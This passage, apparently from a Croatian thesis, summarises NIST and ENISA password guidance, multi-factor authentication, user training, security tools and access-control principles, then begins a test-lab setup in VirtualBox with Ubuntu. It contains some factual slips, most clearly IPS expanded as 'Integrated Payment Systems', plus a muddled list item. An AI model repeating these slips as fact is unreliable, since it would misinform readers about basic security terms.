Osim ažuriranja lozinki, NIST govori kako se ne trebaju koristiti osobni podatci kao što su imena, datumi ili adrese prilikom izrade lozinki. Međutim, kako bi se korisnike prisililo na bolju zaštitu preporučuju politiku isteklih lozinki, koja postavlja određeno vrijeme trajanja lozinke te zahtjeva promjenu za daljnji rad, te konstantu edukaciju korisnika o najboljim praksama zaštite. Kako bi sustavi bili sigurniji, preporučuju redovite provjere proboja i biometrijske autentifikacije na mjestima gdje ih je moguće koristiti i izvršavati. Tokom korištenja raznih lozinki potrebna je i sigurna pohrana prema NIST-u, te oni savjetuju korištenje

enkripcijskih algoritama za pohranu lozinki i enkripciju prilikom prijenosa kako bi se spriječilo presretanje (NIST, 2023.).

Kao što i NIST ima smjernice tako i ENISA predstavlja svoje smjernice za zaštitu lozinki. Jedna od glavnih smjernica ENISE je kompleksnost lozinki, prema kojoj ENISA preporučuje kreiranje složenih lozinki sa najmanjom duljinom od 12 lozinki kao i NIST. Također spominju korištenje menadžera lozinki za generiranje i pohranu lozinki kako bi pomogli u održavanju sigurnosti bez potrebe za pamćenjem složenih lozinki. Osim menadžera lozinki, ENISA snažno podržava korištenje višefaktorske autentifikacije. Kao i kod NIST-a, ENISA preporučuje izvršavanje redovite promjene lozinki, posebno nakon sigurnosnih incidenata te preporučuju enkripciju lozinki prilikom pohrane koristeći jake kriptografske algoritme (ENISA, 2024.).

Prilikom korištenja lozinki ENISA prikazuje i važnost edukacije korisnika i zaposlenika o najboljim praksama za kreiranje i upravljanje lozinkama. Osim edukacije preporučuju implementaciju sustava za detekciju upada i redovite revizije sigurnosnih postavki te definiranje i provođenje strogih politika pristupa koje ograničavaju pristup osjetljivim informacijama. Zadnja smjernica kojom se ENISA vodi je korištenje naprednih sigurnosnih softvera za zaštitu mreža i sustava od zlonamjernih aktivnosti (ENISA, 2024.).


Prema tome vidimo kako NIST i ENISA pružaju smjernice o sigurnosti lozinki, ali s nekim suptilnim razlikama. Konkretno, NIST je fokusiran na stvaranje smjernica koje su praktične i lako primjenjive, dok ENISA kreira praktične smjernice, ali s naglaskom na specifične izazove u europskom okruženju, kao što su europski zakoni i kulture. Razlog iz kojeg ENISA radi naglaske na europske standarde je taj što je njihov fokus uglavnom usmjeren na osiguranje i sigurnost informacijske mreže unutar Europe. Dok s druge strane NIST se fokusira na kreiranje standarda za Sjedinjene Američke Države.

Iako su NIST i ENISA agencije u različitim geografskim nadležnostima, njihove smjernice i preporuke često imaju globalne utjecaje te kombinacijom njihovih smjernica se kreira visoka razina sigurnosti sustava.

4.2. Višefaktorska autentifikacija

Višefaktorska autentifikacija predstavlja sigurnosni postupak u kojem se za potvrdu identiteta korisnika koristi više od jednog faktora. Cilj višefaktorske autentifikacije je povećati sigurnost smanjenjem rizika od neovlaštenog pristupa korisničkim računima, čak i ako su lozinke kompromitirane. Tradicionalno, autentifikacija se temeljila na jednom faktoru, najčešće lozici. Međutim, s porastom naprednijih napada, jedno-faktorska autentifikacija postala je nedovoljna za zaštitu osjetljivih informacija.

Prema Winnardu, Petreshocku i Richardu (2016.), višefaktorska autentifikacija obično uključuje kombinaciju tri različite vrste faktora. Te tri vrste faktora su :



Slika 2: Faktori višefaktorske autentifikacije (mastercard.hr, bez dat.)

Prva vrsta faktora (nešto što znate) je najčešće lozinka ili PIN. Korisnik mora unijeti ovaj podatak kako bi dokazao svoj identitet. Dok drugi faktor (nešto što imate), može biti fizički uređaj poput pametnog telefona, sigurnosnog tokena ili pametne kartice. Ovaj faktor zahtijeva da korisnik ima određeni predmet u svom posjedu. Te na kraju, treći faktor (nešto što jeste) su biometrijski faktori, poput otiska prsta, prepoznavanja lica ili skeniranja mrežnice. Ovi faktori osiguravaju autentifikaciju na temelju fizičkih karakteristika korisnika.

Kako bi se višefaktorska autentifikacija implementirala, ona zahtijeva pažljivo planiranje i može uključivati nekoliko koraka.

Prvi korak pri implementaciji bila bi procjena rizika. Unutar procjene rizika organizacije bi trebale procijeniti sigurnosne rizike i identificirati koje resurse i informacije treba zaštiti više faktorskom autentifikacijom. Nakon procjene rizika se odabire tehnologija koja će se koristiti. Trenutno na tržištu postoje mnoge tehnologije i rješenja, uključujući softverske token-e, biometrijske uređaje i mobilne aplikacije. Važno je odabrati tehnologiju koja najbolje odgovara potrebama organizacije. Kao primjer možemo uzeti e-poštu koja ima ovu mogućnost zaštite te uz korištenje lozinke postoji mogućnost aktivacije sekundarne zaštite koja nam šalje određeni PIN na broj mobitela koji je također potreban za prijavu. Prilikom odabira tehnologije važno je imati u uvidu da nova tehnologija ima mogućnost integracije s postojećim sustavima

autentifikacije i aplikacija. Ovo može uključivati rad s pružateljima identitetskih usluga i osiguranje da rješenje radi bez problema s postojećom infrastrukturom. Te u konačnici, važno je educirati korisnike o tome kako koristiti više faktorsku autentifikaciju i zašto je ona važna (Mather, Kumaraswamy i Latif, 2009.).

Prednost višefaktorske autentifikacije je povećana sigurnost, ona značajno smanjuje rizik od neovlaštenog pristupa jer napadač treba kompromitirati više faktora kako bi dobio pristup. Čak i ako napadač uspije ukrasti lozinku, još uvijek mu je potreban drugi faktor, kao što je token ili biometrijski podatak. Proporcionalno povećanoj sigurnosti dobiva se i zaštita osjetljivih podataka te iz tog razloga mnoge organizacije koriste višefaktorske vrste zaštita povjerljivih informacija, posebno u financijskim sektorima, zdravstvu i vladinim institucijama (Stanislav, 2015.).

Međutim osim prednosti, pojavljuju se i izazovi tokom korištenja višefaktorske razine sigurnosti. Jedan od većih izazova u implementaciji je prihvaćenost korisnika. Neki korisnici mogu smatrati višu razinu sigurnosti neugodnom ili previše složenom. Edukacija i jednostavna korisnička sučelja mogu pomoću u prevladavanju ovog problema. Dok idući izazov utječe na kompanije, a to je trošak implementacije, pogotovo za manje organizacije. Međutim, dugoročni troškovi kompromitiranih računa i povreda podataka često opravdavaju investiciju. I konačno problem kompatibilnosti. Neka rješenja možda nisu kompatibilna sa svim aplikacijama ili uređajima, te radi toga organizacije trebaju pažljivo odabrati rješenja koja su najšire fleksibilna (Ćertić, 2018.).

U današnje vrijeme se višefaktorska tehnologija stalno razvija kako bi odgovorila na nove prijetnje i potrebe korisnika. Znajući to, biometrijske tehnologije postaju sofisticiranije i pouzdanije, omogućujući sigurno i praktično korištenje u različitim scenarijima.

Kada sve svedemo u jednu točku, višefaktorska autentifikacija predstavlja ključni element suvremenih sigurnosnih strategija. Kombiniranjem više faktora autentifikacije, organizacije mogu značajno smanjiti rizik od neovlaštenog pristupa i zaštiti osjetljive informacije. Iako implementacija može donijeti izazove, dugoročne prednosti u pogledu sigurnosti i usklađenosti s propisima čine je neophodnom za većinu organizacija (Stanislav, 2015.).

4.3. Edukacija korisnika i osvještavanje

U kontekstu informacijske sigurnosti, edukacija korisnika i osvještavanje predstavljaju ključne elemente za zaštitu organizacijskih resursa. Ljudi su često najslabija karika u sigurnosnom lancu, a nedostatak znanja i svijesti o sigurnosnim prijetnjama može dovesti do

ozbiljnih incidenata. Stoga, edukacija korisnika i stalno osvještavanje o potencijalnim rizicima postaju nužni koraci za svaku organizaciju koja želi osigurati svoje podatke i sustave.

Primarni ciljevi edukacije korisnika i osvještavanje uključuju povećane sigurnosne svijesti, promicanje sigurnosne kulture, razvoj sigurnosnih vještina i smanjenja ljudskih pogrešaka. Korisnici trebaju biti svjesni različitih vrsta prijetnji poput manipulacijskog napada, socijalnog inženjeringa i zlonamjernog softvera. Edukacija im pomaže prepoznati ove prijetnje i reagirati na odgovarajući način. Organizacija treba razviti kulturu u kojoj je sigurnost prioritet, stvarajući okruženje u kojem se korisnici osjećaju odgovornima za zaštitu podataka i sustava. Korisnici moraju steći praktične vještine potrebne za sigurno korištenje tehnologije, uključujući pravilno rukovanje lozinkama, korištenje sigurnosnih alata i prepoznavanje znakova potencijalnog kompromitiranja sustava. Mnogi sigurnosni incidenti uzrokovani su ljudskim pogreškama, a edukacija i osvještavanje mogu značajno smanjiti broj ovih pogrešaka, poboljšavajući ukupnu sigurnost organizacije (Mitnick i Simon, 2011.).

Različite metode edukacije i osvještavanja uključuju radionice i seminare, online tečajeve i module, simulacije i testiranja i informativne materijale. Redovite radionice i seminari pružaju korisnicima priliku da nauče o najnovijim sigurnosnim prijetnjama i praksama, a mogu biti interaktivni, s praktičnim demonstracijama i diskusijama. Internet platforme omogućuju fleksibilno učenje u vlastitom ritmu, pokrivajući razne teme, od osnovne sigurnosti lozinki do naprednih sigurnosnih protokola. Simulacije različitih napada pomažu korisnicima prepoznati stvarne napade i testirati svoje reakcije, omogućujući procjenu učinkovitosti edukacijskih programa. Isto tako korištenje igara i kvizova za učenje može povećati angažman korisnika, potičući natjecateljski duh i čineći proces učenja zabavnijim, što može rezultirati boljim zadržavanjem informacija.

Korisnici trebaju naučiti važnost kreiranja jakih lozinki, redovitog mijenjanja lozinki i korištenja menadžera lozinki. Edukacija o prepoznavanju lažnih e-poruka, sumnjivih poveznica i drugih oblika napada te ispravnom reagiranju na njih je također ključna. Smjernice za sigurno pretraživanje Interneta, preuzimanje datoteka i korištenje društvenih mreža doprinose sigurnosti korisnika. Zaštita osobnih podataka, te razumijevanje važnosti privatnosti također su važne teme. Konačno, korisnici trebaju biti obučeni kako koristiti antivirusne programe, vatro zid i druge sigurnosne alate.

Međutim postoje izazovi u edukaciji korisnika. Neki korisnici mogu biti otporni na promjene i nove sigurnosne mjere. Važno je naglasiti važnost novih praksi i pružiti podršku tijekom prilagodbe. Edukacijski programi moraju biti prilagođeni različitim razinama tehničke pismenosti korisnika, osiguravajući da svi mogu razumjeti i primijeniti naučeno. Edukacija o sigurnosti je dosta često shvaćena kao dosadna, stoga je korištenje interaktivnih i zabavnih

metoda ključno za održavanje interesa korisnika. Sigurnosne prijetnje se stalno mijenjaju, pa je potrebno redovito ažurirati edukacijske materijale.

Primjer uspješnog programa edukacije uključuje Google Security Training, koji provodi sigurnosne treninge za svoje zaposlenike, uključujući interaktivne module i simulacije napada. Nude razne resurse i tečajeve za svoje korisnike i zaposlenike, uključujući video materijale i kvizove za procjenu sigurnosne svijesti.

Edukacija korisnika i osvještavanje predstavljaju temeljne komponente strategije informacijske sigurnosti. Kroz sustavnu edukaciju i kontinuirano osvještavanje, organizacije mogu značajno smanjiti rizik od sigurnosnih incidenata uzrokovanih ljudskom pogreškom. Različite metode edukacije, prilagođene specifičnim potrebama korisnika, osiguravaju da svi članovi organizacije budu opremljeni znanjem i vještinama potrebnim za zaštitu informacija i sustava.

4.4. Sigurnosni softveri i alati

Sigurnosni softveri i alati predstavljaju osnovne komponente svakog sustava informacijske sigurnosti. Oni su ključni za zaštitu računala, mreža i podataka od raznih prijetnji, uključujući viruse, maliciozne programe i druge oblike kibernetičkih napada. Uz rastuću sofisticiranost i učestalost prijetnji, upotreba odgovarajućih sigurnosnih softvera i alata postala je neophodna za osiguranje integriteta i povjerljivosti informacija.

Sigurnosni softveri i alati mogu se podijeliti u nekoliko kategorija od kojih svaka igra specifičnu ulogu u zaštiti informacijskih sustava. Antivirusni softver je najosnovniji oblik sigurnosnog softvera koji štiti računala od virusa, Trojanaca, crva i drugih oblika zlonamjernih softvera. Antivirusni programi skeniraju datoteke i sustave za poznate viruse te koriste analize za otkrivanje nepoznatih prijetnji. Neki od najpoznatijih antivirusnih programa uključuju Norton, McAfee, Kespersky i Bitdefender. Ekstenzija antivirusnog softvera ide korak dalje, nudeći zaštitu od šireg spektra zlonamjernih softvera, uključujući špijunske softvere, oglašivačke softvere, i ucjenjivačke softvere. Ovi programi često uključuju napredne značajke za detekciju i uklanjanje prijetnji koje antivirusni softver može propustiti. Primjeri takvih softvera su Malwarebyte i Spybot Search & Destroy (Prowse, 2017.).

Vatrozidi (engl. Firewalls) su ključni za zaštitu mrežnog prometa. Oni mogu biti hardverski ili softverski i djeluju kao barijera između pouzdane interne mreže i nepouzdanih vanjskih mreža. Oni kontroliraju ulazni i izlazni mrežni promet na temelju unaprijed definiranih sigurnosnih pravila, pomažući u sprječavanju neovlaštenog pristupa sustavima (Komar, Beekelaar i Wettern, 2003.).

Popularni vatrozidi uključuju ZoneAlarm i pfSense. Sustavi za detekciju i prevenciju upada (IDS/IPS) su napredni sigurnosni alati koji prate mrežni promet i sustave radi prepoznavanja i sprječavanja potencijalnih sigurnosnih prijetnji. IDS (engl. Intrusion Detection System) sustavi detektiraju i upozoravaju na sumnjive aktivnosti, dok IPS (engl. Integrated Payment Systems) poduzimaju korake za sprječavanje tih aktivnosti (Zientara, 2018.).

Osim vatrozida imamo i virtualne privatne mreže (engl. Virtual Private Network). Prema vodiču (Cybellium Ltd, 2023.), virtualne privatne mreže su alat za zaštitu privatnosti i sigurnosti prilikom korištenja interneta. VPN-ovi kriptiraju internetski promet i maskiraju IP adrese korisnika, čime se osigurava anonimnost i zaštita podataka od prisluškivanja na nesigurnim mrežama. Popularne VPN usluge uključuju NordVPN, ExpressVPN i CyberGhost.

Alati za enkripciju osiguravaju povjerljivost podataka šifriranjem informacija tako da ih mogu čitati samo ovlaštene osobe s odgovarajućim ključevima za dešifriranje. Enkripcija može biti korištena za zaštitu podataka u prijenosu (npr. putem SSL/TLS protokola) ili podataka u mirovanju (npr. na tvrdim diskovima ili USB uređajima). Alati poput VeraCrypt i BitLocker pružaju snažnu enkripciju podataka (Gutmann, 2004.).

Sigurnosni softveri i alati igraju ključnu ulogu u cjelokupnoj strategiji informacijske sigurnosti. Oni osiguravaju više slojeva zaštite, čime se povećava otpornost sustava na različite vrste napada. Svaki od ovih alata ima specifičnu funkciju i koristi se zajedno s ostalima za stvaranje sveobuhvatnog sigurnosnog okruženja. Integracija ovih alata omogućava organizacijama da prepoznaju, spriječe i odgovore na prijetnje u stvarnom vremenu. Korištenjem sigurnosnih alata, organizacije mogu dokazati da su poduzele razumne mjere za zaštitu podataka, što je često ključno za izbjegavanje pravnih posljedica u slučaju sigurnosnih incidenata.

Uz različite alate i sigurnosne softvere koje mogu koristiti korisnici i organizacije postoji i alat zvan „Honeypot“. Honeypot je sigurnosni alat dizajniran za privlačenje i detekciju zlonamjernih aktivnosti. Postavljen kao mamac, honeypot izgleda kao pravi sustav s ranjivostima, no zapravo je izolirano i nadzirano mjesto. Cilj honeypota je privući napadače kako bi se analizirale njihove metode i motivi bez ugrožavanja stvarnih resursa. Ovaj alat omogućuje sigurnosnim stručnjacima da prikupe vrijedne informacije o novim i postojećim prijetnjama, poboljšavajući njihove strategije zaštite. Honeypoti se često koriste u kombinaciji s drugim sigurnosnim alatima kako bi se identificirale slabosti u sustavu i unaprijedile mjere zaštite. Te se ovaj alat najčešće koristi u većim organizacijama koje imaju veliku količinu vrijednih podataka (Provos i Holz, 2007.).

Međutim implementacija i upravljanje sigurnosnim softverima i alatima može biti izazovna. Potrebno je osigurati da svi alati budu pravilno konfigurirani i redovito ažurirani kako

bi pružili maksimalnu zaštitu. Kako bi se to izvršilo potrebna je stalna edukacija i obuka zaposlenika. Integracija više različitih sigurnosnih alata može biti složena, osobito u većim organizacijama i može predstavljati veliki financijski izazov.

Primjer uspješne implementacije sigurnosnih alata uključuje Google, koji koristi niz sigurnosnih alata za zaštitu svojih podataka i korisnika. Njihov model sigurnosti „zero trust“ postao je industrijski standard. Osim Google-a, Microsoft nudi niz sigurnosnih alata unutar svoje kompanije, uključujući najčešće korišteni Windows Defender Antivirus koji se pronalazi prilikom instalacije svakog Windows operativnog sustava.

Sigurnosni softveri i alati su nezamjenjivi elementi modernih strategija sustava i mreža od sve sofisticiranijih prijetnji. Integracija različitih sigurnosnih rješenja omogućuje organizacijama da izgrade višeslojni pristup sigurnosti, osiguravajući visoku otpornost na napade. Uz pravilnu implementaciju i upravljanje, sigurnosni softveri i alati mogu značajno smanjiti rizik od sigurnosnih incidenata.

4.5. Pravilna konfiguracija i upravljanje pristupima

Pravilna konfiguracija i upravljanje pristupima ključni su elementi u održavanju sigurnosti informacijskih sustava. Bez adekvatne kontrole pristupa, čak i najsigurniji sustavi mogu postati ranjivi na različite vrste napada. Stoga je važno razumjeti osnovne principe i najbolje prakse koje osiguravaju da samo ovlašteni korisnici imaju pristup osjetljivim podacima i resursima.

Jedan od temeljnih principa sigurnosti je princip najmanjih privilegija (engl. Principle of least privilege/PoLP). Prema ovom principu, korisnicima se dodjeljuje samo one privilegije koje su im potrebne za obavljanje njihovih zadataka. Na taj način, čak i ako korisnički račun bude kompromitiran, napadač neće imati pristup cijelom sustavu, već samo ograničenom dijelu resursa. Osim ovog principa sigurnosti postoje još mnogi drugi. Još jedan od korisnih principa je obrana u dubini (engl. Defense in Depth) koji je implementacija višestrukih slojeva sigurnosnih mjera, iz razloga što čak i ako jedan sloj bude kompromitiran, ostali slojevi pruže dodatnu zaštitu. Isto tako često korišteni princip je i princip minimalne površine napada (engl. Minimization of Attack Surface), koji smanjuje broj mjesta kroz koje napadač može pristupiti sustavu te smanjuje ukupni rizik od napada, konkretno eliminiraju se nepotrebne funkcionalnosti i servisi (M. Bishop i M. A. Bishop, 2003.).

Postoje još dva najčešća principa koja se koriste, a to su princip odvojenosti privilegiranih operacija (engl. Separation of Privileged Operations) i princip sigurne zadanosti (engl. Secure defaults). Princip odvojenosti osigurava da operacije koje zahtijevaju visoku

razinu privilegija budu odvojene od redovnih operacija. Dok princip sigurne zadanosti, postavlja sigurne postavke te osigurava da sustav bude siguran čim bude instaliran ili pokrenut. Osim svih ovih principa postoje još principi prikupljanja i praćenja informacija koji kontinuirano prikupljaju podatke o aktivnostima sustava. Također postoji princip otvorenog dizajna, princip odvojenosti privilegiranih operacija, princip potpunog posjedovanja, princip ekonomije mehanizma, princip fail-safe default i mnogi drugi koji se koriste (M. Bishop i M. A. Bishop, 2003.).

Kontrola pristupa temeljena na ulogama je još jedan važan koncept u upravljanju pristupima. Taj koncept omogućava definiranje uloga unutar organizacije, pri čemu svaka uloga ima jasno određene privilegije. Korisnicima se zatim dodjeljuju uloge, umjesto pojedinačnih privilegija, što pojednostavljuje administraciju i smanjuje mogućnost pogreške (Ferraiolo, Kuhn i Chandramouli, 2003.).

Osim kontrole pristupa temeljene na ulogama, još neke od češće korištenih kontrola pristupa je i diskrecijska kontrola pristupa koja omogućava vlasnicima resursa fleksibilnost u upravljanju pristupom. Također često korištena je i kontrola pristupa temeljena na atributima (engl. Attribute-Based Access Control), koji koristi više različitih atributa poput vremena, lokacije, identiteta ili nekih drugih karakteristika, kako bi se odredila dopuštenja korisnika. Konkretno kontrola pristupa temeljena na atributima je kombinacija više različitih kontrola pristupa u jednu prema kojoj se može odrediti više različitih atributa za svakog korisnika (Benantar, 2006.).

Kako bi sigurnost bila još veća, koristi u više slučajeva se koristi obavezna kontrola pristupa koja se temelji prema pravilima koja određuju tko može pristupiti kojim resursima, točnije, pristup se kontrolira prema klasifikacijama podataka i sigurnosnim razinama korisnika(Chin i Older, 2011.).

Za vrijeme današnjeg digitalnog doba, često se koristi kontrola pristupa temeljena na certifikatima. Ona koristi certifikate za autentifikaciju korisnika i određivanje prava pristupa. Ovu vrstu kontrole najčešće možemo vidjeti prilikom korištenja e-pošta, elektroničkog bankarstva, digitalnih potpisa i slično (Ferraiolo, Kuhn i Chandramouli, 2003.).

Uz prijašnje navedene kontrole pristupa postoji još mnogo drugih različitih kontrola pristupa koje postoje, ali nisu toliko često definirani kao pojedini unutar tvrtki. Neki od tih kontrola pristupa su: kontrola temeljena na kontekstu, kontrola temeljena na politikama, kontrola temeljena na poslovnom procesu i mnoge druge (Chin i Older, 2011.).

Prema (Andersonu, 2020.),pravilna konfiguracija sigurnosnih postavki uključuje više koraka.

1. Organizacije moraju uspostaviti jasne sigurnosne politike koje definiraju tko ima pristup kojim resursima i pod kojim uvjetima. Ove politike trebaju biti dokumentirane i redovito pregledavane kako bi se osigurala njihova učinkovitost.

2. Lozinke trebaju biti dovoljno složene da ih nije lako pogoditi. Treće, višefaktorska autentifikacija zahtijeva od korisnika da pruže dva ili više dokaza identiteta prije nego li im se odobri pristup.

3. Višefaktorska autentifikacija zahtijeva od korisnika da pruži dva ili više dokaza identiteta prije nego li im se odobri pristup.

4. Pristup osjetljivim informacijama može se ograničiti na određene IP adrese ili geografske lokacije. Na taj način se smanjuje rizik od vanjskih napada.

5. Redovit pregled i ažuriranje pristupa prava. Pristupna prava trebaju se periodično pregledavati kako bi se osiguralo da nema nepotrebnih ili prekomjernih privilegija.

Osim tehničkih mjera, zaposlenici trebaju biti svjesni o važnosti sigurnosti. Pravilna konfiguracija i upravljanje pristupima zahtijevaju kombinaciju tehničkih mjera, proceduralnih politika i kontinuirane edukacije korisnika kako bi se osigurala cjelokupna sigurnost sustava.

5. Praktična analiza

U ovoj sekciji detaljno će biti prikazan postupak postavljanja testnog okruženja te testiranje različitih vrsta napada na sustave. Prilikom postavljanja testnog okruženja vrlo je bitno odabrati sigurno okruženje u kojemu se mogu obavljati radnje bez ikakve mogućnosti ugrožavanja vlastitog sustava.

Nakon postavljanja određenog odabranog okruženja, vršit će se implementacija i demonstracija napada koja se može izvesti putem određenih softverskih ili hardverskih alata, kao što su „John the Ripper“, te će se formirati određene sigurnosne mjere koje će se također testirati.

Prilikom obavljanja testiranja pratit će se određeni detalji koji će se koristiti prilikom usporedbe različitih vrsta napada na lozinke te će se u konačnici obaviti analiza i uspješnost napada i mjera zaštite protiv njih.

5.1. Postavljanje testnog okruženja

U ovom dijelu bit će opisano kako postaviti testno okruženje koristeći VirtualBox i Linux Ubuntu operativni sustav. VirtualBox je moćan alat za virtualizaciju koji omogućava kreiranje i upravljanje virtualnim računalima na fizičkom računalu. Korištenje virtualizacije pruža nekoliko prednosti, uključujući izolaciju testnog okruženja, jednostavnog kreiranja snimki sustava i mogućnost brzog vraćanja na prethodno stanje sustava u slučaju problema. Linux Ubuntu je odabran zbog svoje popularnosti, sigurnosnih značajki i podrške za razne alate za sigurno testiranje.


Kako bi se VirtualBox postavio potrebno je preuzeti najnoviju verziju sa službene stranice.

Slika 3. VirtualBox službena stranica (virtualbox.org, bez dat.)

Nakon preuzimanja najnovije verzije VirtualBoxa, potrebno je izvršiti instalaciju koja je vrlo jednostavna i brza uz pomoć „čarobnjaka“ koji provodi kroz automatske korake te zahtijeva


samo odabir mjesta za instalaciju programa. Potom se preuzima željeni operacijski sustav korisnika, u ovom slučaju to će biti Linux Ubuntu. Radi jednostavnosti, koristit će se unaprijed postavljeni sustav Linux Ubuntua koji će nakon postavljanja, uz pomoć određenih komandi ažurirati svoje postavke na najnovije verzije te će biti postavljen korištenjem virtualnog diska.

Koraci koji se provode za instalaciju Linux Ubuntua prilikom korištenja virtualnog diska su idući. U prvom koraku prilikom instalacije unutar VirtualBoxa je potrebno odabrati stavku „Novo“, čime se otvara prozor u kojem postoji mogućnost postavljanja naziva virtualnog okruženja i njegovog operacijskog sustava kao što je prikazano na slici ispod.



Slika 4. Instalacija Linux Ubuntu-a

Idući korak nakon odabira naziva i vrste operacijskog sustava je odabir veličine radne memorije i broja jezgri procesora koje će biti dopuštene za korištenje prilikom rada virtualne mašine. Nakon odabira tih specifikacija ubacuje se, u ovom slučaju, virtualni disk koji sadrži Linux Ubuntu operacijski sustav s prije postavljenom veličinom memorije. Potom se završava instalacija Linux Ubuntu sustava te je on spreman za pokretanje.



Slika 5. Prikaz sustava spremnog za pokretanje unutar virtualne mašine

Gledajući sliku 5 vidimo kako prilikom odabira prijašnje postavljenog operativnog sustava unutar virtualne mašine s desne strane imamo mogućnost uvida postavljenih postavki, kao što su pohrana, sustav koji se koristi, mreža i razne druge specifikacije.

